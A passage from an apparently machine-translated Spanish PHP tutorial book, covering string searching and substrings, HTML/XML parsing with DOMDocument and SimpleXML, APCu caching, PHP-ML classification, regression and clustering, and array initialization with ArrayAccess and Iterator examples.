    echo "2. I did not found your string\n";
}

// Checking if a needle is not found
if($pos2 === FALSE) {
    echo "3. I did not found your string\n";
}
else {
    echo "3. I found your string\n";
}
```

Salida de todo el ejemplo:

```
1. I did not found your string
2. I found your string
3. I did not found your string
```

Búsqueda a partir de un offset

```
// With offset we can search ignoring anything before the offset
$needle = "Hello";
$haystack = "Hello world! Hello World";

$pos = strpos($haystack, $needle, 1); // $pos = 13, not 0
```

Consigue todas las apariciones de una subcadena.

```
$haystack = "a baby, a cat, a donkey, a fish";
$needle = "a ";
$offsets = [];
// start searching from the beginning of the string
for($offset = 0;
        // If our offset is beyond the range of the
        // string, don't search anymore.
        // If this condition is not set, a warning will
        // be triggered if $haystack ends with $needle
        // and $needle is only one byte long.
        $offset < strlen($haystack); ){
    $pos = strpos($haystack, $needle, $offset);
    // we don't have anymore substrings
    if($pos === false) break;
    $offsets[] = $pos;
    // You may want to add strlen($needle) instead,
    // depending on whether you want to count "aaa"
    // as 1 or 2 "aa"s.
    $offset = $pos + 1;
}
echo json_encode($offsets); // [0,8,15,25]
```

Analizando la cadena usando expresiones regulares

preg_match puede usarse para analizar cadenas usando expresiones regulares. Las partes de la expresión entre paréntesis se denominan subpatrones y con ellas puede seleccionar partes individuales de la cadena.

```
$str = "<a href=\"http://example.org\">My Link</a>";
$pattern = "/<a href=\"(.*)\">(.*)<\/a>/";
$result = preg_match($pattern, $str, $matches);
if($result === 1) {
    // The string matches the expression
    print_r($matches);
} else if($result === 0) {
    // No match
} else {
    // Error occured
}
```

Salida

```
Array
(
    [0] => <a href="http://example.org">My Link</a>
    [1] => http://example.org
    [2] => My Link
)
```

Subcadena

La subcadena devuelve la porción de cadena especificada por los parámetros de inicio y longitud.

```
var_dump(substr("Boo", 1)); // string(2) "oo"
```

Si existe la posibilidad de cumplir con cadenas de caracteres de múltiples bytes, sería más seguro usar mb_substr.

```
$cake = "cakeæøå";
var_dump(substr($cake, 0, 5)); // string(5) "cake"
var_dump(mb_substr($cake, 0, 5, 'UTF-8')); // string(6) "cakeæ"
```

Otra variante es la función substr_replace, que reemplaza el texto dentro de una parte de una cadena.

```
var_dump(substr_replace("Boo", "0", 1, 1)); // string(3) "B0o"
var_dump(substr_Replace("Boo", "ts", strlen("Boo"))); // string(5) "Boots"
```

Digamos que quiere encontrar una palabra específica en una cadena y no quiere usar Regex.

```
$hi = "Hello World!";
$bye = "Goodbye cruel World!";

var_dump(strpos($hi, " ")); // int(5)
var_dump(strpos($bye, " ")); // int(7)

var_dump(substr($hi, 0, strpos($hi, " "))); // string(5) "Hello"
var_dump(substr($bye, -1 * (strlen($bye) - strpos($bye, " ")))); // string(13) " cruel World!"

// If the casing in the text is not important, then using strtolower helps to compare strings
var_dump(substr($hi, 0, strpos($hi, " ")) == 'hello'); // bool(false)
var_dump(strtolower(substr($hi, 0, strpos($hi, " "))) == 'hello'); // bool(true)
```

Otra opción es un análisis muy básico de un correo electrónico.

```
$email = "test@example.com";
$wrong = "foobar.co.uk";
$notld = "foo@bar";

$at = strpos($email, "@"); // int(4)
$wat = strpos($wrong, "@"); // bool(false)
$nat = strpos($notld , "@"); // int(3)
```

```
$domain = substr($email, $at + 1); // string(11) "example.com"
$womain = substr($wrong, $wat + 1); // string(11) "oobar.co.uk"
$nomain = substr($notld, $nat + 1); // string(3) "bar"

$dot = strpos($domain, "."); // int(7)
$wot = strpos($womain, "."); // int(5)
$not = strpos($nomain, "."); // bool(false)

$tld = substr($domain, $dot + 1); // string(3) "com"
$wld = substr($womain, $wot + 1); // string(5) "co.uk"
$nld = substr($nomain , $not + 1); // string(2) "ar"

// string(25) "test@example.com is valid"
if ($at && $dot) var_dump("$email is valid");
else var_dump("$email is invalid");

// string(21) "foobar.com is invalid"
if ($wat && $wot) var_dump("$wrong is valid");
else var_dump("$wrong is invalid");

// string(18) "foo@bar is invalid"
if ($nat && $not) var_dump("$notld is valid");
else var_dump("$notld is invalid");

// string(27) "foobar.co.uk is an UK email"
if ($tld == "co.uk") var_dump("$email is a UK address");
if ($wld == "co.uk") var_dump("$wrong is a UK address");
if ($nld == "co.uk") var_dump("$notld is a UK address");
```

O incluso poner "Continuar leyendo" o "..." al final de una propaganda

```
$blurb = "Lorem ipsum dolor sit amet";
$limit = 20;

var_dump(substr($blurb, 0, $limit - 3) . '...'); // string(20) "Lorem ipsum dolor..."
```

Lea Análisis de cuerdas en línea: https://riptutorial.com/es/php/topic/2206/analisis-de-cuerdas

Capítulo 5: Análisis de HTML

Examples

Analizar HTML desde una cadena

PHP implementa un analizador compatible con DOM Nivel 2 , lo que le permite trabajar con HTML utilizando métodos conocidos como `getElementById()` o `appendChild()` .

```
$html = '<html><body><span id="text">Hello, World!</span></body></html>';

$doc = new DOMDocument();
libxml_use_internal_errors(true);
$doc->loadHTML($html);

echo $doc->getElementById("text")->textContent;
```

Salidas:

```
Hello, World!
```

Tenga en cuenta que PHP emitirá advertencias sobre cualquier problema con el HTML, especialmente si está importando un fragmento de documento. Para evitar estas advertencias, indique a la biblioteca DOM (libxml) que maneje sus propios errores llamando a `libxml_use_internal_errors()` antes de importar su HTML. Luego puede usar `libxml_get_errors()` para manejar los errores si es necesario.

Utilizando XPath

```
$html = '<html><body><span class="text">Hello, World!</span></body></html>';

$doc = new DOMDocument();
$doc->loadHTML($html);

$xpath = new DOMXPath($doc);
$span = $xpath->query("//span[@class='text']")->item(0);

echo $span->textContent;
```

Salidas:

```
Hello, World!
```

SimpleXML

Presentación

- SimpleXML es una biblioteca de PHP que proporciona una manera fácil de trabajar con documentos XML (especialmente leer e iterar a través de datos XML).
- La única restricción es que el documento XML debe estar bien formado.

Análisis de XML utilizando un enfoque de procedimiento

```
// Load an XML string
$xmlstr = file_get_contents('library.xml');
$library = simplexml_load_string($xmlstr);

// Load an XML file
$library = simplexml_load_file('library.xml');

// You can load a local file path or a valid URL (if allow_url_fopen is set to "On" in php.ini
```

Analizar XML utilizando el enfoque OOP

```
// $isPathToFile: it informs the constructor that the 1st argument represents the path to a
file,
// rather than a string that contains 1the XML data itself.

// Load an XML string
$xmlstr = file_get_contents('library.xml');
$library = new SimpleXMLElement($xmlstr);

// Load an XML file
$library = new SimpleXMLElement('library.xml', NULL, true);

// $isPathToFile: it informs the constructor that the first argument represents the path to a
file, rather than a string that contains 1the XML data itself.
```

Accediendo a los niños y atributos

- Cuando SimpleXML analiza un documento XML, convierte todos sus elementos XML o nodos en propiedades del objeto SimpleXMLElement resultante.
- Además, convierte los atributos XML en una matriz asociativa a la que se puede acceder desde la propiedad a la que pertenecen.

Cuando conoces sus nombres:

```
$library = new SimpleXMLElement('library.xml', NULL, true);
foreach ($library->book as $book){
    echo $book['isbn'];
    echo $book->title;
```

```
    echo $book->author;
    echo $book->publisher;
}
```

- El principal inconveniente de este enfoque es que es necesario conocer los nombres de cada elemento y atributo en el documento XML.

Cuando no sabes sus nombres (o no quieres saberlos):

```
foreach ($library->children() as $child){
    echo $child->getName();
    // Get attributes of this element
    foreach ($child->attributes() as $attr){
        echo ' ' . $attr->getName() . ': ' . $attr;
    }
    // Get children
    foreach ($child->children() as $subchild){
        echo ' ' . $subchild->getName() . ': ' . $subchild;
    }
}
```

Lea Análisis de HTML en línea: https://riptutorial.com/es/php/topic/1032/analisis-de-html

Capítulo 6: APCu

Introducción

APCu es un almacén de valor-clave de memoria compartida para PHP. La memoria se comparte entre los procesos PHP-FPM de la misma agrupación. Los datos almacenados persisten entre las solicitudes.

Examples

Almacenamiento y recuperación simples

`apcu_store` puede utilizarse para almacenar, `apcu_fetch` para recuperar valores:

```
$key = 'Hello';
$value = 'World';
apcu_store($key, $value);
print(apcu_fetch('Hello')); // 'World'
```

Almacenar información

`apcu_cache_info` proporciona información sobre la tienda y sus entradas:

```
print_r(apcu_cache_info());
```

> Tenga en cuenta que invocar `apcu_cache_info()` sin límite devolverá los datos completos almacenados actualmente.
> Para obtener solo los metadatos, use `apcu_cache_info(true)` .
> Para obtener información sobre ciertas entradas de caché, utilice mejor `APCUIterator` .

Iterando sobre las entradas

El `APCUIterator` permite iterar sobre las entradas en el caché:

```
foreach (new APCUIterator() as $entry) {
    print_r($entry);
}
```

El iterador se puede inicializar con una expresión regular opcional para seleccionar solo entradas con claves coincidentes:

```
foreach (new APCUIterator($regex) as $entry) {
    print_r($entry);
}
```

La información sobre una sola entrada de caché se puede obtener a través de:

```
$key = '…';
$regex = '(^' . preg_quote($key) . '$)';
print_r((new APCUIterator($regex))->current());
```

Lea APCu en línea: https://riptutorial.com/es/php/topic/9894/apcu

Capítulo 7: Aprendizaje automático

Observaciones

El tema utiliza PHP-ML para todos los algoritmos de aprendizaje automático. La instalación de la biblioteca se puede hacer usando

```
composer require php-ai/php-ml
```

El repositorio github para el mismo se puede encontrar aquí .

También vale la pena señalar que los ejemplos que se dan son conjuntos de datos muy pequeños solo para fines de demostración. El conjunto de datos real debería ser más completo que eso.

Examples

Clasificación utilizando PHP-ML

La clasificación en aprendizaje automático es el problema que identifica a qué conjunto de categorías pertenece una nueva observación. La clasificación cae dentro de la categoría de `Supervised Machine Learning` .

> Cualquier algoritmo que implementa clasificación se conoce como **clasificador**

Los clasificadores soportados en PHP-ML son

- SVC (Clasificación de vectores de soporte)
- k-vecinos más cercanos
- Ingenuo bayes

El método de `train` y `predict` es el mismo para todos los clasificadores. La única diferencia sería en el algoritmo subyacente utilizado.

SVC (Clasificación de vectores de soporte)

Antes de comenzar con la predicción de una nueva observación, debemos entrenar a nuestro clasificador. Considere el siguiente código

```
// Import library
use Phpml\Classification\SVC;
use Phpml\SupportVectorMachine\Kernel;

// Data for training classifier
$samples = [[1, 3], [1, 4], [2, 4], [3, 1], [4, 1], [4, 2]];  // Training samples
$labels = ['a', 'a', 'a', 'b', 'b', 'b'];
```

```
// Initialize the classifier
$classifier = new SVC(Kernel::LINEAR, $cost = 1000);
// Train the classifier
$classifier->train($samples, $labels);
```

El código es bastante sencillo. `$cost` utilizado anteriormente es una medida de cuánto queremos evitar errores de clasificación de cada ejemplo de capacitación. Por un valor menor de `$cost` puede obtener ejemplos mal clasificados. Por defecto se establece en *1.0*

Ahora que hemos capacitado al clasificador, podemos comenzar a hacer algunas predicciones reales. Considera los siguientes códigos que tenemos para las predicciones.

```
$classifier->predict([3, 2]); // return 'b'
$classifier->predict([[3, 2], [1, 5]]); // return ['b', 'a']
```

El clasificador en el caso anterior puede tomar muestras sin clasificar y predice sus etiquetas. `predict` método de `predict` puede tomar una sola muestra, así como una serie de muestras.

k-vecinos más cercanos

El clasificador de este algoritmo toma dos parámetros y puede inicializarse como

```
$classifier = new KNearestNeighbors($neighbor_num=4);
$classifier = new KNearestNeighbors($neighbor_num=3, new Minkowski($lambda=4));
```

`$neighbor_num` es el número de vecinos más cercanos para escanear en el algoritmo knn , mientras que el segundo parámetro es la métrica de distancia, que por defecto en el primer caso sería `Euclidean` . Más sobre Minkowski se puede encontrar aquí .

A continuación se muestra un breve ejemplo de cómo usar este clasificador.

```
// Training data
$samples = [[1, 3], [1, 4], [2, 4], [3, 1], [4, 1], [4, 2]];
$labels = ['a', 'a', 'a', 'b', 'b', 'b'];

// Initialize classifier
$classifier = new KNearestNeighbors();
// Train classifier
$classifier->train($samples, $labels);

// Make predictions
$classifier->predict([3, 2]); // return 'b'
$classifier->predict([[3, 2], [1, 5]]); // return ['b', 'a']
```

Clasificador NaiveBayes

`NaiveBayes Classifier` se basa en `Bayes' theorem` y no necesita ningún parámetro en el constructor.

El siguiente código demuestra una implementación de predicción simple

```
// Training data
$samples = [[5, 1, 1], [1, 5, 1], [1, 1, 5]];
$labels = ['a', 'b', 'c'];

// Initialize classifier
$classifier = new NaiveBayes();
// Train classifier
$classifier->train($samples, $labels);

// Make predictions
$classifier->predict([3, 1, 1]); // return 'a'
$classifier->predict([[3, 1, 1], [1, 4, 1]); // return ['a', 'b']
```

Caso practico

Hasta ahora solo usamos matrices de enteros en todos nuestros casos, pero ese no es el caso en la vida real. Por lo tanto, permítame tratar de describir una situación práctica sobre cómo usar los clasificadores.

> Supongamos que tiene una aplicación que almacena las características de las flores en la naturaleza. En aras de la simplicidad, podemos considerar el color y la longitud de los pétalos. Entonces, dos características serían usadas para entrenar nuestros datos. `color` es el más simple donde puede asignar un valor int a cada uno de ellos y para la longitud, puede tener un rango como `(0 mm,10 mm)=1 , (10 mm,20 mm)=2` . Con los datos iniciales entrena a tu clasificador. Ahora, uno de sus usuarios necesita identificar el tipo de flor que crece en su patio trasero. Lo que hace es seleccionar el `color` de la flor y agrega la longitud de los pétalos. El clasificador en ejecución puede detectar el tipo de flor ("Etiquetas en el ejemplo anterior")

Regresión

En la clasificación utilizando `PHP-ML` asignamos etiquetas a una nueva observación. La regresión es casi la misma con la diferencia de que el valor de salida no es una etiqueta de clase sino un valor continuo. Es ampliamente utilizado para predicciones y previsiones. PHP-ML soporta los siguientes algoritmos de regresión

- Regresión de vectores de apoyo
- Regresión lineal de LeastSquares

La regresión tiene el mismo `train` y métodos de `predict` que los utilizados en la clasificación.

Regresión de vectores de apoyo

Esta es la versión de regresión para SVM (Máquina de vectores de soporte). El primer paso como en la clasificación es entrenar a nuestro modelo.

```
// Import library
use Phpml\Regression\SVR;
use Phpml\SupportVectorMachine\Kernel;

// Training data
$samples = [[60], [61], [62], [63], [65]];
$targets = [3.1, 3.6, 3.8, 4, 4.1];

// Initialize regression engine
$regression = new SVR(Kernel::LINEAR);
// Train regression engine
$regression->train($samples, $targets);
```

En la regresión, `$targets` no son etiquetas de clase en lugar de clasificación. Este es uno de los factores diferenciadores para los dos. Después de entrenar nuestro modelo con los datos, podemos comenzar con las predicciones reales.

```
$regression->predict([64])  // return 4.03
```

Tenga en cuenta que las predicciones devuelven un valor fuera del objetivo.

Regresión lineal de LeastSquares

Este algoritmo utiliza el `least squares method` para aproximar la solución. Lo siguiente demuestra un simple código de entrenamiento y predicción.

```
// Training data
$samples = [[60], [61], [62], [63], [65]];
$targets = [3.1, 3.6, 3.8, 4, 4.1];

// Initialize regression engine
$regression = new LeastSquares();
// Train engine
$regression->train($samples, $targets);
// Predict using trained engine
$regression->predict([64]); // return 4.06
```

PHP-ML también ofrece la opción de `Multiple Linear Regression` . Un código de ejemplo para el mismo puede ser el siguiente

```
$samples = [[73676, 1996], [77006, 1998], [10565, 2000], [146088, 1995], [15000, 2001],
[65940, 2000], [9300, 2000], [93739, 1996], [153260, 1994], [17764, 2002], [57000, 1998],
[15000, 2000]];
$targets = [2000, 2750, 15500, 960, 4400, 8800, 7100, 2550, 1025, 5900, 4600, 4400];

$regression = new LeastSquares();
$regression->train($samples, $targets);
$regression->predict([60000, 1996]) // return 4094.82
```

`Multiple Linear Regression` es particularmente útil cuando múltiples factores o rasgos identifican el resultado.

Caso practico

Ahora tomemos una aplicación de regresión en el escenario de la vida real.

> Supongamos que ejecuta un sitio web muy popular, pero el tráfico sigue cambiando. Desea una solución que pueda predecir la cantidad de servidores que necesita implementar en cualquier momento del tiempo. Supongamos por el hecho de que su proveedor de alojamiento le ofrece una API para generar servidores y cada servidor tarda 15 minutos en arrancar. En función de los datos anteriores de tráfico y regresión, puede predecir el tráfico que afectaría a su aplicación en cualquier momento. Gracias a ese conocimiento, puede iniciar un servidor 15 minutos antes de la oleada, lo que evita que su aplicación se desconecte.

Agrupación

La agrupación se trata de agrupar objetos similares juntos. Es ampliamente utilizado para el reconocimiento de patrones. `Clustering` se realiza bajo `unsupervised machine learning` , por lo tanto, no se necesita capacitación. PHP-ML tiene soporte para los siguientes algoritmos de clustering

- k-medios
- dbscan

k-medios

k-Means separa los datos en `n` grupos de igual varianza. Esto significa que debemos pasar un número `n` que sería el número de clústeres que necesitamos en nuestra solución. El siguiente código ayudará a traer más claridad

```
// Our data set
$samples = [[1, 1], [8, 7], [1, 2], [7, 8], [2, 1], [8, 9]];

// Initialize clustering with parameter `n`
$kmeans = new KMeans(3);
$kmeans->cluster($samples); // return [0=>[[7, 8]], 1=>[[8, 7]], 2=>[[1,1]]]
```

Tenga en cuenta que la salida contiene 3 matrices porque ese era el valor de `n` en el constructor `KMeans` . También puede haber un segundo parámetro opcional en el constructor, que sería el `initialization method` . Por ejemplo considera

```
$kmeans = new KMeans(4, KMeans::INIT_RANDOM);
```

`INIT_RANDOM` coloca un centroide completamente aleatorio al intentar determinar los clústeres. Pero solo para evitar que el centroide esté demasiado lejos de los datos, está limitado por los límites de espacio de los datos.

El `initialization method` predeterminado de `initialization method` constructor es kmeans ++, que selecciona el centroide de una manera inteligente para acelerar el proceso.

DBSCAN

A diferencia de `KMeans` , `DBSCAN` es un algoritmo de agrupamiento basado en densidad, lo que significa que no pasaremos `n` lo que determinaría la cantidad de clústeres que queremos en nuestro resultado. Por otro lado esto requiere dos parámetros para funcionar.

1. **$ minSamples:** el número mínimo de objetos que deben estar presentes en un clúster
2. **$ epsilon:** Cuál es la distancia máxima entre dos muestras para que se consideren en el mismo grupo.

Una muestra rápida para el mismo es la siguiente

```
// Our sample data set
$samples = [[1, 1], [8, 7], [1, 2], [7, 8], [2, 1], [8, 9]];

$dbscan = new DBSCAN($epsilon = 2, $minSamples = 3);
$dbscan->cluster($samples); // return [0=>[[1, 1]], 1=>[[8, 7]]]
```

El código es bastante autoexplicativo. Una diferencia importante es que no hay forma de saber la cantidad de elementos en la matriz de salida en lugar de KMeans.

Caso practico

Ahora echemos un vistazo al uso de agrupamiento en situaciones reales.

> La agrupación en clústeres se utiliza ampliamente en el `pattern recognition` y `data mining` . Considera que tienes una aplicación de publicación de contenido. Ahora, para retener a sus usuarios, deben mirar el contenido que les encanta. Asumamos por simplicidad que si están en una página web específica durante más de un minuto y se van al fondo, les encanta ese contenido. Ahora, cada uno de sus contenidos tendrá un identificador único con él y el usuario también. Haga un cluster basado en eso y usted sabrá qué segmento de usuarios tiene un gusto similar al contenido. A su vez, esto podría usarse en el sistema de recomendaciones, donde puede asumir que si a algunos usuarios del mismo grupo les encanta el artículo, a otros les gustará, y eso puede mostrarse como recomendaciones en su aplicación.

Lea Aprendizaje automático en línea: https://riptutorial.com/es/php/topic/5453/aprendizaje-automatico

Capítulo 8: Arrays

Introducción

Una matriz es una estructura de datos que almacena un número arbitrario de valores en un solo valor. Una matriz en PHP es en realidad un mapa ordenado, donde mapa es un tipo que asocia valores a claves.

Sintaxis

- $ array = array ('Value1', 'Value2', 'Value3'); // Las teclas predeterminadas son 0, 1, 2, ...,
- $ array = array ('Value1', 'Value2',); // coma final opcional
- $ array = array ('key1' => 'Value1', 'key2' => 'Value2',); // Claves explícitas
- $ array = array ('key1' => 'Value1', 'Value2',); // Array (['key1'] => Value1 [1] => 'Value2')
- $ array = ['key1' => 'Value1', 'key2' => 'Value2',]; // PHP 5.4+ taquigrafía
- $ array [] = 'ValueX'; // Añadir 'ValueX' al final de la matriz
- $ array ['keyX'] = 'ValueX'; // Asignar 'valueX' a la tecla 'keyX'
- $ array + = ['keyX' => 'valueX', 'keyY' => 'valueY']; // Agregar / sobrescribir elementos en una matriz existente

Parámetros

Parámetro	Detalle
Llave	La clave es el identificador único y el índice de una matriz. Puede ser una `string` o un `integer` . Por lo tanto, las claves válidas serían `'foo', '5', 10, 'a2b', ...`
Valor	Para cada `key` hay un valor correspondiente (de lo contrario, `null` *y se emite un aviso al acceder*). El valor no tiene restricciones en el tipo de entrada.

Observaciones

Ver también

- Manipulando una sola matriz
- Ejecutando sobre una matriz
- Iteración de matriz
- Procesando múltiples matrices juntos

Examples

Inicializando una matriz

Una matriz se puede inicializar vacía:

```
// An empty array
$foo = array();

// Shorthand notation available since PHP 5.4
$foo = [];
```

Una matriz se puede inicializar y preestablecer con valores:

```
// Creates a simple array with three strings
$fruit = array('apples', 'pears', 'oranges');

// Shorthand notation available since PHP 5.4
$fruit = ['apples', 'pears', 'oranges'];
```

Una matriz también se puede inicializar con índices personalizados *(también llamada matriz asociativa)* :

```
// A simple associative array
$fruit = array(
   'first'  => 'apples',
   'second' => 'pears',
   'third'  => 'oranges'
);

// Key and value can also be set as follows
$fruit['first'] = 'apples';

// Shorthand notation available since PHP 5.4
$fruit = [
    'first'  => 'apples',
    'second' => 'pears',
    'third'  => 'oranges'
];
```

Si la variable no se ha utilizado antes, PHP la creará automáticamente. Si bien es conveniente, esto podría hacer que el código sea más difícil de leer:

```
$foo[] = 1;     // Array( [0] => 1 )
$bar[][] = 2;   // Array( [0] => Array( [0] => 2 ) )
```

El índice usualmente continuará donde lo dejaste. PHP intentará usar cadenas numéricas como enteros:

```
$foo = [2 => 'apple', 'melon'];  // Array( [2] => apple, [3] => melon )
$foo = ['2' => 'apple', 'melon']; // same as above
$foo = [2 => 'apple', 'this is index 3 temporarily', '3' => 'melon']; // same as above! The
last entry will overwrite the second!
```

Para inicializar una matriz con un tamaño fijo, puede usar `SplFixedArray` :

```
$array = new SplFixedArray(3);

$array[0] = 1;
$array[1] = 2;
$array[2] = 3;
$array[3] = 4; // RuntimeException

// Increase the size of the array to 10
$array->setSize(10);
```

Nota: una matriz creada con `SplFixedArray` tiene una huella de memoria reducida para grandes conjuntos de datos, pero las claves deben ser enteros.

Para inicializar una matriz con un tamaño dinámico pero con `n` elementos no vacíos (por ejemplo, un marcador de posición), puede usar un bucle de la siguiente manera:

```
$myArray = array();
$sizeOfMyArray = 5;
$fill = 'placeholder';

for ($i = 0; $i < $sizeOfMyArray; $i++) {
    $myArray[] = $fill;
}

// print_r($myArray); results in the following:
// Array ( [0] => placeholder [1] => placeholder [2] => placeholder [3] => placeholder [4] =>
placeholder )
```

Si todos sus marcadores de posición son iguales, también puede crearlo utilizando la función `array_fill()` :

> array array_fill (int $ start_index, int $ num, mixed $ value)

Esto crea y devuelve una matriz con `num` entradas de `value` , llaves a partir de `start_index` .

Nota: Si el `start_index` es negativo, comenzará con el índice negativo y continuará desde 0 para los siguientes elementos.

```
$a = array_fill(5, 6, 'banana'); // Array ( [5] => banana, [6] => banana, ..., [10] => banana)
$b = array_fill(-2, 4, 'pear'); // Array ( [-2] => pear, [0] => pear, ..., [2] => pear)
```

Conclusión: con `array_fill()` estás más limitado por lo que realmente puedes hacer. El bucle es más flexible y le abre una gama más amplia de oportunidades.

Cuando quiera que una matriz se llene con un rango de números (por ejemplo, 1-4), puede agregar cada elemento a una matriz o usar la función `range()` :

> rango de matriz (mezcla $ inicio, mezcla $ final [, número $ paso = 1])

Esta función crea una matriz que contiene un rango de elementos. Los primeros dos parámetros son necesarios, donde establecen los puntos de inicio y final del rango (inclusive). El tercer parámetro es opcional y define el tamaño de los pasos que se están tomando. Al crear un `range` de `0` a `4` con un `stepsize` de `stepsize` de `1` , la matriz resultante consistirá de los siguientes elementos: `0` , `1` , `2` , `3` y `4` . Si el tamaño del paso se incrementa a `2` (es decir, `range(0, 4, 2)`), la matriz resultante sería: `0` , `2` y `4` .

```
$array = [];
$array_with_range = range(1, 4);

for ($i = 1; $i <= 4; $i++) {
    $array[] = $i;
}

print_r($array); // Array ( [0] => 1 [1] => 2 [2] => 3 [3] => 4 )
print_r($array_with_range); // Array ( [0] => 1 [1] => 2 [2] => 3 [3] => 4 )
```

`range` puede trabajar con enteros, flotadores, valores booleanos (que se convierten en enteros) y cadenas. Sin embargo, se debe tener precaución al usar flotantes como argumentos debido al problema de precisión de punto flotante.

Comprobar si existe la clave

Utilice `array_key_exists()` o `isset()` o `!empty()` `isset()` `!empty()` :

```
$map = [
    'foo' => 1,
    'bar' => null,
    'foobar' => '',
];

array_key_exists('foo', $map); // true
isset($map['foo']); // true
!empty($map['foo']); // true

array_key_exists('bar', $map); // true
isset($map['bar']); // false
!empty($map['bar']); // false
```

Tenga en cuenta que `isset()` trata un elemento de valor `null` como no existente. Mientras que `!empty()` hace lo mismo para cualquier elemento que sea `false` (usando una comparación débil; por ejemplo, `null` , `''` y `0` se tratan como falso por `!empty()`). While `isset($map['foobar']);` es `true` `!empty($map['foobar'])` es `false` . Esto puede llevar a errores (por ejemplo, es fácil olvidar que la cadena `'0'` se trata como falsa), por lo que el uso de `!empty()` menudo está mal visto.

Tenga en cuenta también que `isset()` y `!empty()` `isset()` funcionarán (y devolverán false) si `$map` no está definido en absoluto. Esto los hace un tanto propensos a usar errores:

```
// Note "long" vs "lang", a tiny typo in the variable name.
$my_array_with_a_long_name = ['foo' => true];
array_key_exists('foo', $my_array_with_a_lang_name); // shows a warning
isset($my_array_with_a_lang_name['foo']); // returns false
```

También puede consultar matrices ordinales:

```
$ord = ['a', 'b']; // equivalent to [0 => 'a', 1 => 'b']

array_key_exists(0, $ord); // true
array_key_exists(2, $ord); // false
```

Tenga en cuenta que `isset()` tiene mejor rendimiento que `array_key_exists()` ya que esta última es una función y la primera es una construcción de lenguaje.

También puedes usar `key_exists()` , que es un alias para `array_key_exists()` .

Comprobando si existe un valor en la matriz

La función `in_array()` devuelve true si existe un elemento en una matriz.

```
$fruits = ['banana', 'apple'];

$foo = in_array('banana', $fruits);
// $foo value is true

$bar = in_array('orange', $fruits);
// $bar value is false
```

También puede usar la función `array_search()` para obtener la clave de un elemento específico en una matriz.

```
$userdb = ['Sandra Shush', 'Stefanie Mcmohn', 'Michael'];
$pos = array_search('Stefanie Mcmohn', $userdb);
if ($pos !== false) {
    echo "Stefanie Mcmohn found at $pos";
}
```

PHP 5.x 5.5

En PHP 5.5 y `array_column()` posteriores, puede usar `array_column()` junto con `array_search()` .

Esto es particularmente útil para verificar si existe un valor en una matriz asociativa :

```
$userdb = [
    [
        "uid" => '100',
        "name" => 'Sandra Shush',
        "url" => 'urlof100',
```

```
    ],
    [
        "uid" => '5465',
        "name" => 'Stefanie Mcmohn',
        "pic_square" => 'urlof100',
    ],
    [
        "uid" => '40489',
        "name" => 'Michael',
        "pic_square" => 'urlof40489',
    ]
];

$key = array_search(40489, array_column($userdb, 'uid'));
```

Validando el tipo de matriz

La función `is_array()` devuelve true si una variable es una matriz.

```
$integer = 1337;
$array = [1337, 42];

is_array($integer); // false
is_array($array); // true
```

Puede escribir sugerir el tipo de matriz en una función para imponer un tipo de parámetro; Pasar cualquier otra cosa resultará en un error fatal.

```
function foo (array $array) { /* $array is an array */ }
```

También puede utilizar la función `gettype()` .

```
$integer = 1337;
$array = [1337, 42];

gettype($integer) === 'array'; // false
gettype($array) === 'array'; // true
```

Interfaces ArrayAccess e Iterador

Otra característica útil es acceder a sus colecciones de objetos personalizados como matrices en PHP. Hay dos interfaces disponibles en PHP (> = 5.0.0) núcleo para apoyar esta: `ArrayAccess` y `Iterator` . El primero le permite acceder a sus objetos personalizados como matriz.

ArrayAccess

Supongamos que tenemos una clase de usuario y una tabla de base de datos que almacena a todos los usuarios. Nos gustaría crear una clase `UserCollection` que:

1. Permítanos dirigirnos a ciertos usuarios por su nombre de usuario identificador único
2. realizar operaciones básicas (no todas las CRUD, pero al menos Crear, Recuperar y Eliminar) en nuestra colección de usuarios

Considere la siguiente fuente (en lo sucesivo, usaremos la sintaxis de creación de matriz corta `[]` disponible desde la versión 5.4):

```
class UserCollection implements ArrayAccess {
    protected $_conn;

    protected $_requiredParams = ['username','password','email'];

    public function __construct() {
        $config = new Configuration();

        $connectionParams = [
            //your connection to the database
        ];

        $this->_conn = DriverManager::getConnection($connectionParams, $config);
    }

    protected function _getByUsername($username) {
        $ret = $this->_conn->executeQuery('SELECT * FROM `User` WHERE `username` IN (?)',
            [$username]
        )->fetch();

        return $ret;
    }

    // START of methods required by ArrayAccess interface
    public function offsetExists($offset) {
        return (bool) $this->_getByUsername($offset);
    }

    public function offsetGet($offset) {
        return $this->_getByUsername($offset);
    }

    public function offsetSet($offset, $value) {
        if (!is_array($value)) {
            throw new \Exception('value must be an Array');
        }

        $passed = array_intersect(array_values($this->_requiredParams), array_keys($value));
        if (count($passed) < count($this->_requiredParams)) {
            throw new \Exception('value must contain at least the following params: ' .
implode(',', $this->_requiredParams));
        }
        $this->_conn->insert('User', $value);
    }

    public function offsetUnset($offset) {
        if (!is_string($offset)) {
            throw new \Exception('value must be the username to delete');
        }
        if (!$this->offsetGet($offset)) {
            throw new \Exception('user not found');
        }
        $this->_conn->delete('User', ['username' => $offset]);
    }
    // END of methods required by ArrayAccess interface
}
```

Entonces podemos :

```
$users = new UserCollection();

var_dump(empty($users['testuser']),isset($users['testuser']));
$users['testuser'] = ['username' => 'testuser',
                      'password' => 'testpassword',
                      'email'    => 'test@test.com'];
var_dump(empty($users['testuser']), isset($users['testuser']), $users['testuser']);
unset($users['testuser']);
var_dump(empty($users['testuser']), isset($users['testuser']));
```

que generará lo siguiente, asumiendo que no hubo un `testuser` antes de lanzar el código:

```
bool(true)
bool(false)
bool(false)
bool(true)
array(17) {
  ["username"]=>
  string(8) "testuser"
  ["password"]=>
  string(12) "testpassword"
  ["email"]=>
  string(13) "test@test.com"
}
bool(true)
bool(false)
```

IMPORTANTE: no se llama a `offsetExists` cuando verifica la existencia de una clave con la función `array_key_exists` . Entonces el siguiente código dará como resultado `false` dos veces:

```
var_dump(array_key_exists('testuser', $users));
$users['testuser'] = ['username' => 'testuser',
                      'password' => 'testpassword',
                      'email'    => 'test@test.com'];
var_dump(array_key_exists('testuser', $users));
```

Iterador

Extendamos nuestra clase desde arriba con algunas funciones de la interfaz del `Iterator` para permitir la iteración sobre ella con `foreach` y `while` .

Primero, debemos agregar una propiedad que contenga nuestro índice actual de iterador, vamos a agregarla a las propiedades de la clase como `$_position` :

```
// iterator current position, required by Iterator interface methods
protected $_position = 1;
```

Segundo, agreguemos la interfaz `Iterator` a la lista de interfaces implementadas por nuestra clase:

```
class UserCollection implements ArrayAccess, Iterator {
```

A continuación, agregue lo requerido por las funciones de la interfaz en sí:

```
// START of methods required by Iterator interface
public function current () {
    return $this->_getById($this->_position);
}
public function key () {
    return $this->_position;
}
public function next () {
